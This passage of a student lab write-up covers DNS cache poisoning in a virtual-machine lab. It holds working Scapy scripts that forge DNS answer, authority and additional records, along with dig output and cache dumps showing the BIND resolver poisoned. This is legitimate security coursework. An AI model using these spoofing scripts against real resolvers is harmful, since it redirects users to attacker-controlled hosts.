[03/10/2019 21:03]Shenava(10.0.2.6)@VM:~/.../lab5$ sudo python task5.py
.
Sent 1 packets.
```

On attacker machine we run the scapy code.

```
[03/10/2019 21:01]Shenava(10.0.2.5)@VM:/$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53567
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL
: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com
.

;; Query time: 15 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Sun Mar 10 21:04:30 EDT 2019
;; MSG SIZE  rcvd: 91

[03/10/2019 21:04]Shenava(10.0.2.5)@VM:/$
```

On user machine when we run the dig command again we notice the attack is successful and that dig of example is 1.2.3.4 which is actually spoofed by the attacker.



TASK 5: DNS Cache Poisoning Attack

```
; authanswer
.                       517892  IN NS   a.root-servers.net.
                        517892  IN NS   b.root-servers.net.
                        517892  IN NS   c.root-servers.net.
                        517892  IN NS   d.root-servers.net.
                        517892  IN NS   e.root-servers.net.
                        517892  IN NS   f.root-servers.net.
                        517892  IN NS   g.root-servers.net.
                        517892  IN NS   h.root-servers.net.
                        517892  IN NS   i.root-servers.net.
                        517892  IN NS   j.root-servers.net.
                        517892  IN NS   k.root-servers.net.
                        517892  IN NS   l.root-servers.net.
                        517892  IN NS   m.root-servers.net.
; authanswer
                        517892  RRSIG   NS 8 0 518400 (
                                        20190323170000 2019031016
0000 16749 .
                                        D+RO66Nosicj3cArvno/K7b8D
ewO8qJLGyOF
                                        E4GHwJnIjh71cBeLm9oRMY92R
```

Before attack when we check the DNS cache we see no input of cache poisoning as in nothing of which the attacker has set up.

```
#! /usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='1.2.3.4',
ttl=259200)
                NSsec = DNSRR(rrname='example.net', type='NS', rdata='ns.attacker32.com',
ttl=259200)

                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1,
ancount=1, nscount=1, an=Anssec, ns=NSsec)
                spoofpkt=IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt=sniff(filter='udp and src host 10.0.2.7 and dst port 53', prn=spoof_dns)
```

The above is the scapy code as used in previous, after we run the attack code we will check if the DNS cache has the entry of which attacker had spoofed.

```
[03/10/19]Shenava(10.0.2.7)@VM:/$ sudo rndc flush
[sudo] password for seed:
[03/11/19]Shenava(10.0.2.7)@VM:/$ sudo service bind9 restart
[03/11/19]Shenava(10.0.2.7)@VM:/$
```

We clear cache and run the BIND server

```
[03/10/2019 21:58]Shenava(10.0.2.6)@VM:~/.../lab5$ sudo python task5.py
[sudo] password for seed:
.
Sent 1 packets.
```

We execute our code.

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56827
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL
: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com
.

;; Query time: 13 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Mon Mar 11 11:09:18 EDT 2019
;; MSG SIZE  rcvd: 91

[03/11/2019 11:09]Shenava(10.0.2.5)@VM:/$
```

In the user machine we run the dig command.

```
[03/11/19]Shenava(10.0.2.7)@VM:/$ sudo rndc dumpdb -cache
[03/11/19]Shenava(10.0.2.7)@VM:/$ more /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20190311150952
; authauthority
example.net.            259166  NS      ns.attacker32.com.
; authanswer
www.example.net.        259166  A       1.2.3.4
```

When we check the DNS cache and notice the cache has been poisoned.

Here we are spoofing the DNS server response instead of the local host response like in the previous case. The attacker uses scapy code to spoof a response to the query sent by the DNS server to the other DNS servers since it could not resolve the query by itself. Here we are trying to poison the cache of the server, so the attack is more dangerous and long lasting, the attack affects all the systems that access this DNS server to resolve the request for example.net. In the previous case, it affected only the host system. Until the cache is cleared, the attack lasts' and the request will be directed to a malicious IP.

TASK 7: DNS Cache Poisoning: Targeting the Authority Section

```
# !/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='1.2.3.4',
ttl=259200)
                NSsec = DNSRR(rrname='example.net', type='NS', rdata='attacker32.com',
ttl=259200)

                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1,
ancount=1, nscount=1, an=Anssec, ns=NSsec)
                spoofpkt=IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt=sniff(filter='udp and src host 10.0.2.7 and dst port 53', prn=spoof_dns)
```

Above is the scapy code used for the attack

```
[03/10/19]Shenava(10.0.2.7)@VM:/$ sudo rndc flush
[sudo] password for seed:
[03/11/19]Shenava(10.0.2.7)@VM:/$ sudo service bind9 restart
[03/11/19]Shenava(10.0.2.7)@VM:/$
```

We clear cache and run the BIND server


```
[03/11/2019 12:51]Shenava(10.0.2.6)@VM:~/.../lab5$ sudo python task7.py
[sudo] password for seed:
```

On attacker machine we run the scapy code

```
[03/11/2019 12:52]Shenava(10.0.2.5)@VM:~$ dig mail.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> mail.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 30322
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL
: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;mail.example.net.              IN      A

;; AUTHORITY SECTION:
example.net.            3450    IN      SOA     sns.dns.icann.org
. noc.dns.icann.org. 2018112962 7200 3600 1209600 3600

;; Query time: 1 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Mon Mar 11 12:54:58 EDT 2019
;; MSG SIZE  rcvd: 102
```

On user machine we run a dig command on mail.example.net.

```
[03/11/19]Shenava(10.0.2.7)@VM:/$ sudo rndc dumpdb -cache
[03/11/19]Shenava(10.0.2.7)@VM:/$ more /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20190311150952
; answer
mail.example.net.       3421    \-ANY   ;-$NXDOMAIN
; example.net. SOA sns.dns.icann.org. noc.dns.icann.org. 20181129
62 7200 3600 1209600 3600
; example.net. RRSIG SOA ...
; example.net. RRSIG NSEC ...
; example.net. NSEC www.example.net. A NS SOA TXT AAAA RRSIG NSEC
 DNSKEY
```



Source	Destination	Protocol	Length	Info
10.0.2.5	10.0.2.7	DNS	87	Standard query 0x8b07 A mail.ex
10.0.2.7	192.228.79.201	DNS	70	Standard query 0xe5c8 NS <Root>
10.0.2.7	192.228.79.201	DNS	89	Standard query 0xe59a AAAA E.RO
10.0.2.7	192.228.79.201	DNS	89	Standard query 0x5428 AAAA G.RO
10.0.2.7	192.228.79.201	DNS	87	Standard query 0xea12 A mail.ex
192.228.79.201	10.0.2.7	DNS	70	Standard query response 0xe5c8
192.228.79.201	10.0.2.7	DNS	135	Standard query response 0xe59a
192.228.79.201	10.0.2.7	DNS	135	Standard query response 0x5428
192.228.79.201	10.0.2.7	DNS	87	Standard query response 0xea12
10.0.2.7	192.228.79.201	DNS	84	Standard query 0xe90f NS <Root>
10.0.2.7	192.228.79.201	DNS	101	Standard query 0x4e42 A mail.ex
192.228.79.201	10.0.2.7	DNS	1153	Standard query response 0xe90f
192.228.79.201	10.0.2.7	DNS	1229	Standard query response 0x4e42
10.0.2.7	192.26.92.30	DNS	87	Standard query 0x909c A mail.ex
192.26.92.30	10.0.2.7	DNS	547	Standard query response 0x909c
10.0.2.7	192.41.162.30	DNS	89	Standard query 0xc031 A a.iana-

TASK 8: Targeting Another Domain

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)


                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)
                NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200,
rdata='attacker32.com')
                NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200,
rdata='attacker32.com')

                DNSpkt = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1,
ancount=1, nscount=2, an=Anssec, ns=NSsec1/NSsec2)
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt=sniff(filter='udp and src host 10.0.2.7 and dst port 53', prn=spoof_dns)
```

Above is the scapy code used for the attack

```
[03/11/2019 14:07]Shenava(10.0.2.6)@VM:~/.../lab5$
[03/11/2019 14:07]Shenava(10.0.2.6)@VM:~/.../lab5$ sudo python task8.py
.
Sent 1 packets.
```

On attacker machine we run the scapy code


```
[03/10/19]Shenava(10.0.2.7)@VM:/$ sudo rndc flush
[sudo] password for seed:
[03/11/19]Shenava(10.0.2.7)@VM:/$ sudo service bind9 restart
[03/11/19]Shenava(10.0.2.7)@VM:/$
```

We clear cache and run the BIND server


```
[03/11/2019 14:02]Shenava(10.0.2.5)@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32512
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL
: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.

;; Query time: 10 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Mon Mar 11 14:07:43 EDT 2019
;; MSG SIZE  rcvd: 88

[03/11/2019 14:07]Shenava(10.0.2.5)@VM:~$
```

In the user machine we run the dig command.

Above we don’t notice google.com as it is not setup in the zone file it will not be considered. But we can check our Wireshark to see what happens to the packets.



In the above Wireshark screenshot we notice that there are 2 authoritative nameserver as set up in our attack code. But when DNS server sends it only sends the ones which are present in the zone file hence google.com is not sent.



Therefore, we cannot see it in the DNS cache as well but only can be traced in Wireshark.

TASK 9: Targeting the Additional Section

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)


                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)
                NSsec1 = DNSRR
(rrname='example.net',type='NS',ttl=259200,rdata='attacker32.com')
                NSsec2 = DNSRR
(rrname='example.net',type='NS',ttl=259200,rdata='ns.example.com')

                Addsec1 = DNSRR(rrname='attacker32.com',type='A',ttl=259200,rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname='ns.example.net',type='A',ttl=259200,rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname='www.facebook.com',type='A',ttl=259200,rdata='3.4.5.6')

                DNSpkt = DNS(id=pkt[DNS].id,qd=pkt
[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,arcount=3,an=Anssec,ns=NSsec1/
NSsec2,ar=Addsec1/Addsec2/Addsec3)
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt=sniff(filter='udp and src host 10.0.2.7 and dst port 53', prn=spoof_dns)
```

Above is the scapy code used for the attack

```
[03/11/2019 14:18]Shenava(10.0.2.6)@VM:~/.../lab5$ gedit task9.py
[03/11/2019 14:20]Shenava(10.0.2.6)@VM:~/.../lab5$ sudo python task9.py
.
Sent 1 packets.
```

On attacker machine we run the scapy code


```
[03/10/19]Shenava(10.0.2.7)@VM:/$ sudo rndc flush
[sudo] password for seed:
[03/11/19]Shenava(10.0.2.7)@VM:/$ sudo service bind9 restart
[03/11/19]Shenava(10.0.2.7)@VM:/$
```


We clear cache and run the BIND server

```
[03/11/2019 14:16]Shenava(10.0.2.5)@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50864
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL
: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       10.0.2.7
attacker32.com.         259200  IN      A       1.2.3.4

;; Query time: 19 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Mon Mar 11 14:20:45 EDT 2019
;; MSG SIZE  rcvd: 145

[03/11/2019 14:20]Shenava(10.0.2.5)@VM:~$
```


In the user machine we run the dig command.

Similarly like the last attack we don't see the extra additional section through our dig command. We had provided ns.example.com as 5.6.7.8 but in our zone files it allotted as 10.0.2.7 and hence only that will be shown. But we can trace it using Wireshark.





In the above Wireshark screenshot we notice that all the inputs of additional section are taken in consideration but the only entry in zone files are sent went dig command takes place the rest not in zone files are dropped.



Similarly, in DNS cache we see the entry of zone files. Hence, the working of the attack can only be tracked using Wireshark